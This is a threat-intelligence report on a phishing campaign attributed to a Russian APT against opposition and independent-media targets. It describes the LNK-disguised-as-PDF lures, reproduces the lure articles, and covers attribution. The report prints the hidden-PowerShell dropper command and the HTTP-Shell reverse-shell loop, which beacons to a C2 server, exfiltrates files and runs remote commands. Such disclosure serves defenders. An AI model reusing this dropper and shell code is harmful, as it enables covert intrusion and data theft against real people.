The Bear and The Shell: New Campaign Against Russian Opposition

blog.cluster25.duskrise.com/2024/01/30/russian-apt-opposition

Cluster25 Threat Intel Team

By Cluster25 Threat Intel Team
January 30, 2024

Cluster25 uncovered a newly initiated campaign likely associated with a **Russian APT** (Advanced Persistent Threat) group. The spear-phishing messages employed in this campaign targeted entities that were openly critical of the Russian government and aligned with Russian dissident movements, both within and beyond the nation's borders.

The attack analyzed by Cluster25 employed a **NASA-themed lure** to deceive the victim to execute an **open-source multiplatform reverse shell** named as HTTP-Shell. During the investigation, Cluster25 researchers found many other artifacts related to attacks having the same TTPs and conducted in the same days, discovering that the first note about this malicious campaign was made public by the Netherlands-based investigative journalism group **Bellingcat** on X social network.

All of the analyzed attacks could be considered as belonging to the same campaign and related to the same threat actor.

INSIGHTS

NASA-themed Attack

The first stage of the attack consists of a ZIP file (756bb560e21453ac09215cc9aae9dc1a) named *"NASA_Job_Offer(2).zip"* which contains a single LNK file disguised as a PDF titled *"Offer.pdf"* (f2bc317ce04727cc99cfb6225e2a2802).

LNK TARGET

```
/c start /B findstr /R "CiRFcnJvckFjdGlvbl" Offer.pdf.lnk > "%tmp%\Temp.jpg" & start /B pOwERsHElL -windowstyle hidden -NoLogo -NonInteractive -NoProfile -ExecutionPolicy Bypass -c " [Text.Encoding]::Utf8.GetString([Convert]::FromBase64String((Get-Content "%tmp%\Temp.jpg"))) | POwERsHElL"
```

The PowerShell script searches for the string pattern *"CiRFcnJvckFjdGlvbl"* in the LNK file using the **findstr** utility, then it redirects the output to a file named "**Temp.jpg**" in the %TEMP% directory and finally it executes the resulting Base64-decoded PowerShell command.

```
while ($true) {
  if ($server -notlike "http*") { $server = "http://" + $server }
  $env = GetEnviron ; $invoke64 = $null ; if ($sleeps) { Start-Sleep $sleeps }
  $commandx = $null ; $token = $null ; $errorlog = $null ; $getenv64 = $(R64Encoder -t $env) 2> $null
  $response1 = $(Send-HttpRequest "$server/api/v1/Client/Info" "POST" "Info: $getenv64") 2> $null
  $request_token = $response1.split(":")[0]
  $sleeps = $response1.split(":")[1]
  $response = $($token = Send-HttpRequest "$server/api/v1/Client/Token" "GET") 2> $null
  $response = $($invoke64 = R64Decoder -t ($token.Split(" ")[-1])) 2> $null
  if ($token) {

  if ($invoke64 -like "upload*") {
    $file_path = $invoke64.toString().Split("!")[1] ; $invoke64 = $null
    if ($file_path -notlike "*:*") { $file_path = [string]$pwd + "\" + [string]$file_path }
    $download = $($file_content = Send-HttpRequest "$server/api/v1/Client/Download" "GET") 2> $null
    $file_content = $(R64Decoder -f $file_content.ToString().Split(" ")[-1]) 2> $null
    [IO.File]::WriteAllBytes("$file_path", $file_content) 2> $null }

  if ($invoke64 -like "download*") {
    $file_path = $invoke64.toString().Split(" ",2)[1].Split("!")[0] ; $invoke64 = $null
    if ($file_path -notlike "*:*") { $file_path = [string]$pwd + "\" + [string]$file_path }
    $file_content = $(R64Encoder -f "$file_path") 2> $null
    $upload = $(Send-HttpRequest "$server/api/v1/Client/Upload" "POST" "File: $file_content") 2> $null }

  if ($invoke64 -eq "exit") { exit }

  If ($pwshversion -gt 4) { If ($invoke64) { $errorlog = $($commandx = pwn ("$invoke64 $redirectors") | Out-String) 2>&1 }}
  Else { If ($invoke64) { $errorlog = $($commandx = pwn ("$invoke64") | Out-String) 2>&1 }} ; $param = "Debug"
    If ($errorlog -ne $null) { $commandx = Write-Output $error[0] | Out-String ; $param = "Error" }
  Else { If (!$commandx) { $commandx = "HTTPShellNull" }}
    $output64 = $(R64Encoder -t $commandx) 2> $null ; [string]$path = $param
    $request2 = $(Send-HttpRequest "$server/api/v1/Client/$path" "POST" "$param`: $output64") 2> $null }}
```


The executed Powershell script belongs to an *open-source* project called**HTTP-Shell**, which is a **Multiplatform Reverse Shell working over HTTP**. As stated on the official HTTP-Shell page, "the main goal of the tool is to use it in conjunction with Microsoft Dev Tunnels, in order to get a connection **as close as possible to a legitimate one**".

```
 _   _ _____ _____ ____      ____  _          _ _
| | | |_   _|_   _|  _ \    / ___|| |__   ___| | |
| |_| | | |   | | | |_) |___\___ \| '_ \ / _ \ | |
|  _  | | |   | | |  __/_____|__) | | | |  __/ | |
|_| |_| |_|   |_| |_|       |____/|_| |_|\___|_|_|

  ---------- by @JoelGMSec ----------

[!] Usage: HTTP-Server.py [PORT]


# Linux CLI

[!] Usage: ./HTTP-Client.sh -c [HOST:PORT] -s [SLEEP] (optional)


# Windows CLI

[!] Usage: .\HTTP-Client.ps1 -c [HOST:PORT] -s [SLEEP] (optional)
```

Among its capabilities, the shell is able to **upload and download files**, to **auto-reconnect to the C&C**, and to **move between directories**. The command and control was chosen to appear as much as possible like a legitimate PDF editing site to decrease the detection rate.

C&C
pdf-online[.]top

Meanwhile, the following PDF lure regarding NASA “Reasonable Accommodations Procedures for Individuals with Disabilities” is displayed to the victim.



| NODIS Library | Human Resources and Personnel(3000s) | Search |

NASA Procedural Requirements

NPR 3713.1C
Effective Date: April 22, 2019
Expiration Date: April 22, 2024

COMPLIANCE IS MANDATORY FOR NASA EMPLOYEES

Reasonable Accommodations Procedures for Individuals with Disabilities

Responsible Office: Office of Diversity and Equal Opportunity


Table of Contents

Preface

P.1 Purpose
P.2 Applicability
P.3 Authority

RELATED ATTACKS

While investigating the aforementioned attack, **Cluster25** researchers discover additional campaigns that with *high probability* are related to the same threat actor, since they all use the **same kill chain** with *identical shortcut icons*.



Name	Type	Size
2023_Annual_Report.pdf	Shortcut	2 KB
ayaz.pdf	Shortcut	524 KB
fabrika-nakrutok-kak-vk-prevrashchaet-r...	Shortcut	504 KB
fakes_war_time.pdf	Shortcut	340 KB
kak-pomilovannye-vagnerovcy-snova.pdf	Shortcut	786 KB
Offer.pdf	Shortcut	162 KB


Moreover, some of them use a similar lure (like USAID-themed attack) and share the same C&C server.

First Lure

First seen: 2023-12-19

The first lure found is linked to **USAID, the United States Agency for International Development**, that is an independent agency of the United States government primarily responsible for administering civilian foreign aid and development assistance. This is the lure used in the phishing attack against

Bellingcat, as stated in the introduction. The lure was related to the 2023 Annual report of the US Agency. But the used PDF is actually a document called “USAID Shooting guide”, a booklet on how to shoot better documenting photos for the Agency’s interviews.



This sample employs the same command and control server of the NASA-themed attack.


C&C

pdf-online[.]top

Second Lure

First seen: 2023-12-19

The second lure used by the threat actor is an article originally posted by **Осторожно Media**, a media outlet related to Ksenia Sobchak, a Russian socialite, television presenter, and businesswoman. She has been a **vocal critic of Russian President Vladimir Putin** and has expressed support for democracy and human rights. The article is about Ayaz Shabutdinov, a businessman and blogger who has been accused of fraud, in relation to his educational company called Like and their business courses. Shabutdinov is being investigated by the police after eight people filed complaints against him.



This attack, along with the ones employing all the subsequent lures in this report, **shares the same command and control server**.


C&C

api-gate[.]xyz

Third Lure

First seen: 2024-01-11

The third lure is an article written by the media outlet **The Bell**. The founder of the project is Elizaveta Osetinskaya, a Russian journalist and media manager, former editor-in-chief of RBC, the Russian version of Forbes magazine and also the Vedomosti newspaper. **Osetinskaya** condemned the 2022 Russian invasion of Ukraine, and then on April 1, 2022, she **was declared foreign agent by the Russian Ministry of Justice**. The article speaks about how social media is being used to spread misinformation during the Israel-Hamas conflict.



Фейки военного времени, сюрпризы от Tesla и Netflix

С началом войны между Израилем и ХАМАС соцсети снова превратились в театр военных действий и сервисы для распространения фейков. Их неконтролируемый поток приводит к реальным политическим последствиям, а инструментов реагирования у IT-компаний, как доказала прошедшая неделя, практически нет.

Что случилось

7 октября: на видео боевики ХАМАС на парашютах летят к земле. Спустя несколько минут они начнут расстреливать безоружную молодежь, приехавшую на музыкальный фестиваль на границе с сектором Газа. 8 октября: Газа в огне — на видео из окна одного из домов повсюду пожары, звучат выстрелы. В тот же день президент США Джо Байден подписывает указ о предоставлении Израилю военной помощи на $8 млрд. И все эти «новости» — фейки.

Видео с парашютистами — это ролик с египетскими десантниками, видео из Газы — отредактированный ролик с фейерверками из Алжира, снятый после победы местного футбольного клуба, а указ Байдена — отредактированный файл июльского указа о предоставлении помощи Украине на $400 млн.

После начала войны Израиля и ХАМАС СМИ и пользователи по всему миру каждый день находят и развенчивают десятки и сотни связанных с войной фейков. В их числе — ролики и сообщения, собирающие миллионные охваты. Вот лишь несколько примеров:

- Bloomberg писал о видео из Twitter, на котором якобы запечатлены палестинцы, убивающие еврейских поселенцев в собственных домах. Его распространил малайзийский стример Ян Майлз Чонг, лично общающийся с Илоном Маском. Прежде чем выяснилось, что на кадрах старая запись операции израильских правоохранителей, ролик на X посмотрели 12,7 млн раз. Сначала платформа его не удалила, а только пометила community note — сообщением о потенциально вводящих в заблуждение постах. Сейчас оригинальный ролик удален, но остались его перезалитые версии.
- Внушительные охваты получил и фейк о желании «Талибана» (признан в России террористической организацией) вступить в конфликт.
- Пост об оружии, якобы полученном ХАМАС из Украины, посмотрели 7 млн раз.
- Несколько миллионов просмотров собрал и ролик, на котором якобы запечатлено, как Израиль снимает фейки: подросток лежит в луже крови, вокруг люди в форме, похожей на израильскую, камеры и съемочная команда. Но на самом деле это кадры со съемки палестинского короткометражного фильма.
- Кроме того, сразу после жестокой атаки боевиков ХАМАС на Израиль в соцсетях стали распространяться ролики, демонстрирующие эвакуацию израильской армии и захват ее генералов.
- Некоторые фейки оказывались довольно нелепыми: например, видео о том, как боец ХАМАС сбивает израильский вертолет, на самом деле оказалось кадрами из игры Arma 3. Или фото Криштиану Роналду, размахивающего палестинским флагом, которое на самом деле оказалось скриншотом из записи ЧМ-2022 с марокканским футболистом Джавадом Эль-Ямиком.

Но настоящей кульминацией война фейков достигла на этой неделе после взрыва в больнице Аль-Ахли в Газе (подробно о том, что о нем известно, мы писали здесь). За прошедшее время появилось много свидетельств того, что причиной взрыва стала ракета, запущенная с территории Газы. Но ХАМАС продолжает настаивать на том, что больницу атаковал Израиль. Соцсети с первых же минут наводнили фейки. Например, пользователь X, утверждающий, что он журналист «Аль-Джазиры» в секторе Газа, опубликовал сообщение о том, что у него есть видео попадания «ракеты ХАМАС в больницу», но затем телеканал предупредил пользователей в соцсетях, что этот аккаунт не имеет никакого отношения к службе новостей.

ХАМАС утверждала, что жертвами бомбардировки стали сотни человек. Проверенных данных по числу жертв также нет, но многочисленные видео с места событий спровоцировали массовые протесты в арабском мире. После этого глава Палестины Махмуд Аббас отказался от встречи с президентом Джо Байденом, а Иордания отменила запланированный на 18 октября четырехсторонний саммит по ситуации в секторе Газа.

Фейки во время войны — явление не новое. Но такого потока дезинформации и насильственного контента, как тот, что наводнил соцсети после 7 октября, эксперты еще не видели. При этом отличить фейки от достоверной информации стало почти невозможно. Размах дезинформации стал требовать непропорциональных усилий даже от специалистов по OSINT, писал Platformer.

X-Files


Больше всего за вал фейков достается одной конкретной соцсети. Речь, конечно, про X (бывший Twitter) Маска. Сразу после начала новой войны западные СМИ начали единодушно винить соцсеть в том, что она перестала быть ресурсом фактов и новостей, а стала сборищем мнений и фейков.

Фейков о войне Израиля с ХАМАС было много и на других платформах, но на X они перешли в новое качество, утверждает исследователь теорий заговоров Майк Ротшильд.

Fourth Lure

First seen: 2024-01-12

Also the fourth lure is an article written by the media outlet **The Bell**. This article is about **how the Russian social network VK is used as a tool to spread political content towards Russians**. Two years ago, VK changed ownership and leadership, transitioning from Alisher Usmanov to Yuri Kovalchuk and Gazprom Media, marketing a strategic shift in the company's objectives within the controlled environment of the Russian internet (RuNet).



Фабрика накруток. Как VK превращает рунет в телевизор с помощью комиков, троллей и блогеров

25 декабря 2023
Источник:

The Bell

Валерия Позычанюк
v.pozychanyuk@thebell.io
Светлана Рейтер
reiter@meduza.io
Ирина Панкратова
i.pankratova@thebell.io

Андрей Перцев

НАСТОЯЩИЙ МАТЕРИАЛ (ИНФОРМАЦИЯ) ПРОИЗВЕДЕН И РАСПРОСТРАНЕН ИНОСТРАННЫМ АГЕНТОМ THE BELL. ЛИБО КАСАЕТСЯ ДЕЯТЕЛЬНОСТИ ИНОСТРАННОГО АГЕНТА THE BELL. 18+

Два года назад VK сменила акционеров и руководство. Вместо миллиардера Алишера Усманова ее владельцами стали друг президента Юрий Ковальчук и «Газпром-медиа». Кресло гендиректора сразу после сделки занял сын замглавы администрации президента Сергей Кириенко Владимир. С тех пор VK превратилась из IT-компании с соцсетями, игровым бизнесом, такси и доставкой еды в «Первый канал в цифре». Главная задача компании теперь — заставить россиян проводить в своих соцсетях как можно больше времени и сделать так, чтобы там они находили только политически выверенный контент. Рассказываем, что происходит в самой закрытой компании рунета.

«Что у тебя там происходит? Твой актив — так разберись»

«К интернету я имею гораздо более глубокое отношение, чем ты. Я его не пользую, я его развиваю» — эту фразу, ставшую мемом, в 2017 году произнес миллиардер и основной владелец VK (бывшая Mail.ru Group) Алишер Усманов, обращаясь к главному оппозиционеру страны Алексею Навальному. Ролик получился эмоциональным: Усманов называл Навального «вруном» и «лузером» и говорил, что сам он, в отличие от политика, «живет в счастье».

Видео заканчивалось словами «Тьфу на тебя, Алексей Навальный» и тут же разошлось на цитаты. Поводом для видеообращения стало расследование ФБК «Он вам не Димон», в котором про Усманова была отдельная глава. В ней утверждалось, что фонд однокурсника Медведева получил от олигарха дворец на Рублевке. Обычно герои расследований ФБК не спешили комментировать обвинения в коррупции в свой адрес. Что заставило непубличного Усманова прямо на яхте на 7 iPhone Plus записывать Навальному целое видеообращение — было неясно.

Все дело в том, что «Он вам не Димон», набравший за неделю в YouTube около 7 млн просмотров, завирусился не только на этой площадке. В соцсетях VK, которую контролировал сам Усманов, у фильма Навального тоже оказались огромные просмотры, рассказывает один из бывших сотрудников IT-компании. Кремль был в ярости, компании пришлось серьезно объясняться с администрацией президента, а Усманов решил не только подать в суд, но и лично дать ответ Навальному.

После выхода расследования протестные акции «Он вам не Димон» прошли почти в 100 городах страны. А Кремль по-серьезному взялся за «ВКонтакте» и «Одноклассников». У ответственных за соцсети менеджеров VK появились собственные чаты, в которых сотрудники администрации президента раздавали задачи по продвижению нужного контента, а вскоре начали спускать и сам контент. «Сначала ролики, которые нам приносили, были довольно кринжовыми. Но со временем качество росло, а работа встала на поток», — рассказывает работавший в компании в то время собеседник.


Например, в том же 2017 году во «ВКонтакте» и «Одноклассниках» стали появляться ролики под названием «Он вам не Леха», в котором Остап Бендер с лицом Навального собирает деньги «с доверчивых граждан», рекламные посты с Навальным и видеонарезки под заголовком «Навальному нужны ваши деньги». А перед выборами 2018 года еще одним героем соцсетей стал кандидат в президенты Павел Грудинин. В постах про него утверждалось, что Грудинин «врет» и скрывает иностранные счета. Задача «мочить Грудинина» стояла остро, рассказывает тот же источник: «Создавались сотни, если не тысячи единиц контента — посты, ролики, мемы. Они продвигались на целевую аудиторию политика — чтобы человек раз за разом видел посты про то, что „Грудинин вор“, и у него складывалось ощущение, что это правда, потому что об этом говорят все». Для продвижения однажды предложили даже эротическое видео с пририсованной головой политика, но такое в соцсетях продвигать все-таки отказывались. «Тогда вся АП носилась с Грудининым — это была чуть ли не единственная тема, которая их одно время волновала», — подтверждает другой собеседник, работавший в то время в холдинге.

Но просто продвигать нужный контент оказалось недостаточно. При технократе Сергее Кириенко главной метрикой администрации президента, которой начали мерять все, что

Fifth Lure

First seen: 2024-01-12

The fifth lure is an article shared by **Verstka**, a socio-political publication launched on April 26th 2022 as a response to the Russian censorship of the media after the start of the Ukraine war. **This outlet is led by independent journalists**. The article used as a lure is about how some pardoned Wagner Group fighters have continued to commit crimes after returning to Russia. It discusses the number and the types of crimes they have committed and the sentences they have received, being strongly critical to the paramilitary organization.



Как помилованные вагнеровцы снова совершают преступления, но не всегда возвращаются в тюрьму

За полгода в ЧВК «Вагнер» завербовали из российских колоний не менее 50 тысяч заключённых, рассказывал Евгений Пригожин. Набор в проект «К» проходил с лета 2022 года и прекратился к февралю 2023 года. Из полусотни тысяч заключённых около 10 тысяч погибли, а остальные 40 тысяч — получили свободу.

Чтобы не пропустить новые тексты «Верстки», подписывайтесь на наш телеграм-канал

Первая группа помилованных отработала свой контракт с ЧВК и отправилась домой в январе 2023 года. А уже в марте появились первые новости о новых преступлениях, которые совершают помилованные вагнеровцы. Евгений Пригожин в июне этого года говорил, что вернувшиеся в Россию экс-заключённые к тому моменту успели совершить 83 преступления.

С тех пор СМИ неоднократно писали о резонансных убийствах и изнасилованиях, совершённых вернувшимися из Украины экс-заключёнными в России. По подсчётам «Верстки», из таких публикаций **известно как минимум о 32 преступлениях помилованных вагнеровцев в России и одном в непризнанной Южной Осетии, почти все из которых — либо убийства, либо изнасилования**.

Кроме этого, «Верстка» нашла в судебной картотеке полторы сотни уголовных дел, по которым в 2023 году осудили или всё ещё судят помилованных после участия в войне в Украине вагнеровцев. Среди них: кражи и грабежи, убийства и причинение тяжкого вреда здоровью, употребление и распространение наркотиков, нападения на представителей власти, нарушения ПДД и прочие.

Некоторые уголовные дела содержат до восьми преступлений, десятерых помилованных судят по двум или трём уголовным делам, а одного пытаются осудить сразу по шести. Как следует из этой выборки, зачастую бывшие уголовники снова оказываются на свободе, получив штраф, обязательные или принудительные работы или условный срок. Исключения в основном составляют случаи, когда преступления приводят к человеческим жертвам. Хотя и это условие действует не всегда.


При этом очевидно, что количество преступлений помилованных вагнеровцев гораздо больше. Судя по официальным данным, подобные случаи стараются не афишировать — в пресс-релизах **силовики зачастую не сообщают об участии преступников в войне в Украине или прошлых судимостях**. А в публикуемых судебных постановлениях могут не писать о президентском помиловании рецидивистов, лишь называя их «не имеющими судимости», «юридически не судимыми» или указывая наличие неизвестных госнаград.

VICTIMOLOGY

As mentioned in the introduction, the spear-phishing emails were directed at o**rganizations that were critical of the Russian government and supported Russian dissident movements, both within and outside of Russia**. Some of the lures used in the attacks originated from media sources

associated within the Russian independent media sphere. It is worth noting that the first public disclosure of this campaign came from the **Netherlands-based investigative journalism group Bellingcat**. They were the first to publish a post on X detailing information about the attack.

In accordance with Cluster25 telemetry and visibility, activities associated with this campaign have been observed in various countries worldwide, including Portugal, the USA, and Israel (as reported in the next figure).



ATTRIBUTION

During Cluster25 research, it was noted that the domain used in the attack against Bellingcat usaid[.]pm resolves an IP address (**80.78.26[.]183**) that is related to a **Sliver beacon** of late September 2022.

Sliver, like HTTP-Shell, is an *open-source* tool for **adversary emulation**. So, it is possible that these infrastructures and tools are related to the same threat actor.

The same IP address was associated with other two domains resembling phishing pages and resulting active in the same days as usaid[.]pm, **from December 18th to 22th**:

- **nasa[.]network** probably related to the Nasa-themed attack previously described;
- **zdg[.]re** probably used by the attacker to simulate **Ziarul de Gardă** (zdg.md), an independent investigative weekly newspaper in the Republic of Moldova.

